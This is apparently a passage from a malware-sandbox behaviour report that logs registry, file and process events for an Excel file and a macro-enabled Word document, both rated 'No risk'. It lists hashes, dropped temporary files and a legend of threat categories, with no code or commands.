Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		1808
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		1808
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\`i(Value: None		1808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\EXCELFiles Value: 53560018		1808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 53560109		1808
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		1808
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		1808
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		1808
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		1808
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		1808
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, 741f958, 0) Return: 0		1808
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		1808
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		1808
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\`i(Value: None		1808
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		1808
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		1808
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		1808
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		1808
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\'p(Value: None		1808
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		1808
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E4C88\ Value: None		1808
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E4C88\1E4C88 Value: None		1808
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E4C88\1E4C88 Value: None		1808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010a		1808
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		1808
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[1808) Return: 1		1808
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE) Return: 1		1808
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[1808) Return: 1		1808
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E4C88\1E4C88 Value: None		1808
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E4C88\ Value: None		1808
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		1808
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\'p(Value: None		1808
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		1808
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		1808
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		1808
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		1808
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E5A15\ Value: None		1808
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E5A15\1E5A15 Value: None		1808
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		1808
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2021-10-22T17:06:51Z		1808
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		1808
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2021-10-22T17:06:51Z		1808
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2021-10-22T17:09:51Z		1808
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		1808
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None		1808
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E5A15\1E5A15 Value: None		1808
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E5A15\ Value: None		1808

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		1808
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		1808
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\F013170D.png Type: VSDT_PNG		1808
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\F013170D.png Type: VSDT_PNG		1808
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\F013170D.png Type: VSDT_PNG		1808
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\C6C59AA.png Type: VSDT_PNG		1808
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\C6C59AA.png Type: VSDT_PNG		1808
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\C6C59AA.png Type: VSDT_PNG		1808
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\611CDC3C.png Type: VSDT_PNG		1808
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\611CDC3C.png Type: VSDT_PNG		1808
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\611CDC3C.png Type: VSDT_PNG		1808
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\709AF48.jpeg Type: VSDT_JPG		1808
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\709AF48.jpeg Type: VSDT_JPG		1808
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\709AF48.jpeg Type: VSDT_JPG		1808
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8ED449A3.png Type: VSDT_PNG		1808
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8ED449A3.png Type: VSDT_PNG		1808
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8ED449A3.png Type: VSDT_PNG		1808
Call Thread API	API Name: NtResumeThread Args: (Process:296,) Return: ?		1808
Call System API	API Name: evtchann.SendEvent Args: (e), pid[296], ppid[1808) Return: 1		1808
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , , Process:296:msosqm.exe) Return: 1		1808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010b		1808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010c		1808
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\E489C167.emf) Return: 1		1808
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTF Value: f0		1808
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTA Value: f0		1808
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		1808
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None		1808
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		1808
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UserName Value: Administrator		1808

Screenshot



Object 1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm (Office Word 2007 document)

File name	Microsoft_Office_Word_Macro-Enabled_Document1.docm
File type	Office Word 2007 document
SHA-1	4EA6FBAA278A623EA12460CCD4660DC245248E7C
SHA-256	2725C4D8A43B67294E26799EDD43B5FCA87F51A5D776B1AC755134255421EFB3
MD5	7E3ACD2F7BA160BAC7757D1AF48762B9
Size	28321 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
www.microsoft.com	104.73.93.171	53	-	No risk	-	Microsoft_Office_Word_Macro-Enabled_Document1.docm


▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~$crosoft_Office_Word_Macro-Enabled_Document1.docm.docx	No risk	-	-	-	162	B17412AB8ED4B67E5F085A3CB7F9049EB32F2C3B
~$Normal.dotm	No risk	-	-	-	162	B17412AB8ED4B67E5F085A3CB7F9049EB32F2C3B
~WRS{55E89CE9-D800-4939-B985-E254BCB217C1}.tmp	No risk	-	-	-	1024	DBB111419C704F116EFA8E72471DD83E86E49677
CVRA7BF.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
CVRA7BF.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709

▼ Analysis

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		2592
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		2592
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\/k(Value: None		2592
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\WORDFiles Value: 5356012d		2592
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 53560109		2592
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2592
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2592
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010a		2592
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2592
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocParts\1033\NextUpdate Value: None		2592
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2592
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocBibs\1033\NextUpdate Value: None		2592
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		2592
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\/m(Value: None		2592
Add File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2592
Write File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2592
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\/m(Value: None		2592
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, b57faa0, 0) Return: 0		2592
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		2592
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		2592
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ p(Value: None		2592
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~$crosoft_Office_Word_Macro-Enabled_Document1.docm.docx) Return: 1		2592
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		2592
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ p(Value: None		2592
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\/k(Value: None		2592
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		2592
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		2592
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\09D07EFC505F4D9CBFD5ACE3217F6654 Value: None		2592
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Toolbars\Settings\Microsoft Word Value: None		2592
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Data\Settings Value: None		2592
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Templates\~$Normal.dotm) Return: 1		2592
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRS{55E89CE9-D800-4939-B985-E254BCB217C1}.tmp) Return: 1		2592
Delete File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2592
Call Thread API	API Name: NtResumeThread Args: (Process:528,) Return: ?		2592
Call System API	API Name: evtchann.SendEvent Args: (e), pid[528], ppid[2592) Return: 1		2592
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , , Process:528:msosqm.exe) Return: 1		2592
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010b		2592
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010c		2592
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTF Value: 7bc		2592
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTA Value: 7bc		2592
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		2592
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_1 Value: None		2592
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		2592
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UserName Value: Administrator		2592
Call Mutex API	API Name: CreateMutexA Args: (0, 0, Local\MsoSqmExeMutex) Return: 238	2592	528

▼ **Screenshot**



Process Graph Legend

Node

- Submitted sample
- Root process
- Child process
- Direct event
- Indirect event
- Created — Event actions

Notable Threat Characteristics

- Anti-security, self-preservation
- Autostart or other system reconfiguration
- Deception, social engineering
- File drop, download, sharing, or replication
- Hijack, redirection, or data theft
- Malformed, defective, or with known malware traits
- Process, service, or memory object change
- Rootkit, cloaking
- Suspicious network or messaging activity